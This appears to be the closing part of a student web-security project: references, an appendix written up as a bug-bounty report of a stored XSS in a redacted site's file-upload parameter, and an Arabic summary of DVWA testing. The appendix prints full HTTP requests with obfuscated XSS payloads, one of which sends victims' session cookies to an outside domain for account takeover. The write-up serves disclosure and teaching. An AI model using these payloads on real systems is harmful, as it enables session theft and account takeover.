7. CrackStation. (n.d.). CrackStation - Password Hashing Security. Retrieved 2025, from https://crackstation.net/

8. OWASP. (n.d.). Cross-Site Scripting (XSS). Retrieved 2025, from https://owasp.org/www-community/attacks/xss/
9. National Institute of Standards and Technology (NIST). (2022). Guide to Secure Web Services.
10. Acunetix. (2023). Common Web Vulnerabilities.

11. https://pastebin.com

12. hastebin.com

13. www.toptal.com

14. example.com

15. code.jquery.com

16. https://ssl.google-analytics.com

Appendix:

The Entry Point

The system let users upload files to back up their forms — a routine feature for this kind of platform. You'd submit a file, it'd get linked to a reference number (**refNo**) (say, **R2326400539** for a user we'll call John), and later you could view it through a separate page:

https://[redacted].com/908.asp?refNo=**R2326400539**

Nothing fancy on the surface. But when I peeked at the upload request, I spotted a parameter called **fileUidList** — a string defining the file's metadata. Curiosity kicked in: what if I messed with it?

I crafted a request, slipped an XSS payload into **fileUidList**, and tied it to a valid reference number, like **R2326400540** in the **njfbRefNo** Parameter. The server didn't flinch — it swallowed my tampered upload whole.

Lighting the Fuse

Here's the request I used to trigger a simple alert

```
POST /[redacted]/[redacted].do HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------
252855365435188403222221354714
Content-Length: 761
Origin: [redacted]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

-----------------------------252855365435188403222221354714
Content-Disposition: form-data; name="njfbRefNo"

R2326400540
-----------------------------252855365435188403222221354714
Content-Disposition: form-data; name="actId"

-----------------------------252855365435188403222221354714
Content-Disposition: form-data; name="maxUploadContentSize"

104857601
-----------------------------252855365435188403222221354714
Content-Disposition: form-data; name="fileUidList"

10006630~!~/[redacted]/a/unix/apps/WAS/FileService/files/[redacted]/2023/9/21
~!~xss"><svg><set
onbegin="d=document,b='`',d['loca'+'tion']='javascript:aler'+'t'+b+domain+b">
.png~!~649159
-----------------------------252855365435188403222221354714--
```

Server responded 200 Ok and the XSS payload was now saved into **refNo R2326400540**

https://[redacted].com/xxx.asp?refNo=R2326400540

From XSS to Account Takeover

Since my malicious file was now stored under a user's reference ID, it hit me: this could target anyone — past, present, or future users. Those reference numbers are numeric and predictable, so an attacker could hit them systematically. Even better (or worse), the session cookie — let's call it **SESSIONID** — wasn't flagged as HTTP-only, meaning JavaScript could snatch it.

I upped the ante with a new payload. This time, I set **fileUidList** to redirect the victim's browser to a domain I controlled , appending their cookies to the URL. Here's the request:

```
POST /[redacted]/[redacted].do HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------
252855365435188403222221354714
Content-Length: 761
Origin: [redacted]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

-----------------------------252855365435188403222221354714
Content-Disposition: form-data; name="njfbRefNo"

R2326400551
-----------------------------252855365435188403222221354714
Content-Disposition: form-data; name="actId"

-----------------------------252855365435188403222221354714
```

```
Content-Disposition: form-data; name="maxUploadContentSize"

104857601
-----------------------------252855365435188403222213547l4
Content-Disposition: form-data; name="fileUidList"

10006630~!~/[redacted]/a/unix/apps/WAS/FileService/files/[redacted]/2023/9/21
~!~xss"><svg><set
onbegin="d=document,b='`',d['loca'+'tion']='//bxmbn.com/?'+b+cookie+b">
.png~!~649159
-----------------------------252855365435188403222213547l4--
```

I uploaded it under **R2326400551**, loaded the view page, and checked my server. Sure enough, John's **SESSIONID** landed in my logs. With that token, I could slip into his account — no password needed. Scale this across all users, and you've got a takeover spree.

The Kicker: No Authentication Needed:

Here's the real shocker: the upload endpoint didn't care if I was logged in. I could send these requests anonymously, injecting XSS into anyone's files without ever authenticating. No session validation, no access checks — just an open invitation. That alone makes this a nightmare.

The Fallout:

The impact is brutal. With predictable IDs and no HTTP-only protection on the session cookie, an attacker could automate this — uploading malicious files across a swath of reference numbers, then waiting for victims to trip the wire. Every visit to the view page could

hand over their session, paving the way for mass account takeovers. Stolen accounts, tampered data, or worse could follow.

The lack of authentication on the upload endpoint seals the deal. You don't need an account to pull this off — just a connection and some reference IDs. And since future uploads inherit the same flaw, this could haunt the platform indefinitely.

Scoring the Damage:

Using the CVSS 3.1 calculator, this scores high: network-accessible, low complexity, no privileges required, user interaction needed, and a scope change leaking high-confidentiality data. Factor in the critical nature of the data involved, and it's a top-tier issue.

ملخص المشروع باللغة العربية:

يهدف هذا المشروع إلى تقييم أمان منصة DVWA (Damn Vulnerable Web Application) عبر إجراء مجموعة من اختبارات الاختراق التطبيقية المنهجية، حيث يبدأ العمل بتحليل بنية التطبيق ونقاط دخوله المحتملة، ثم ينتقل إلى استكشاف واستغلال ثغرات الحقن بأنواعها (حقن SQL التقليدي والمُعمى، وحقن الأوامر)، والهجمات بالقوة الغاشمة على نماذج تسجيل الدخول، وفي الوقت نفسه التحقق من مدى تصدي التطبيق لهجمات CSRF عبر استغلال نماذج الإدخال دون حماية، فضلاً عن إدراج الملفات محليًّا وعن بُعد لاستعراض ضعف إعدادات الخادم. كما يتناول المشروع تحليل سياسات إدارة الجلسات وكشف ضعف تعيين المعرفات (Session IDs)، وفحص إعدادات Content Security Policy لاستغلال أي تجاوزات قد تسمح بهجمات XSS (المنعكسة والمخزنة والمعتمدة على DOM)، بالإضافة إلى اختبار الثغرات المرتبطة بتنفيذ كود JavaScript خبيث. وقد اعتمد الباحثون أساليب برهان المفهوم مع أدوات متخصصة مثل Burp Suite وOWASP ZAP وSQLMap وHashcat لتسريع اكتشاف الثغرات واستغلالها، مع توثيق كل خطوة تفصيليًّا وإرفاق لقطات شاشة لأدوات التحقيق. وفي ختام المشروع، قدمت الدراسة توصيات أمنية شاملة تشمل تطبيق التحقق الصارم من صحة وسلامة البيانات المدخلة، وترميز المخرجات لمنع حقن الأكواد، واستخدام سياسات أمان محتوى قوية، وتحسين آليات إدارة الجلسات وتحديث إعدادات الخادم بشكل دوري، وذلك لضمان تقليل مخاطر الهجوم وحماية بيانات المستخدمين.

https://github.com/eslamanwar10/-graduation-project.git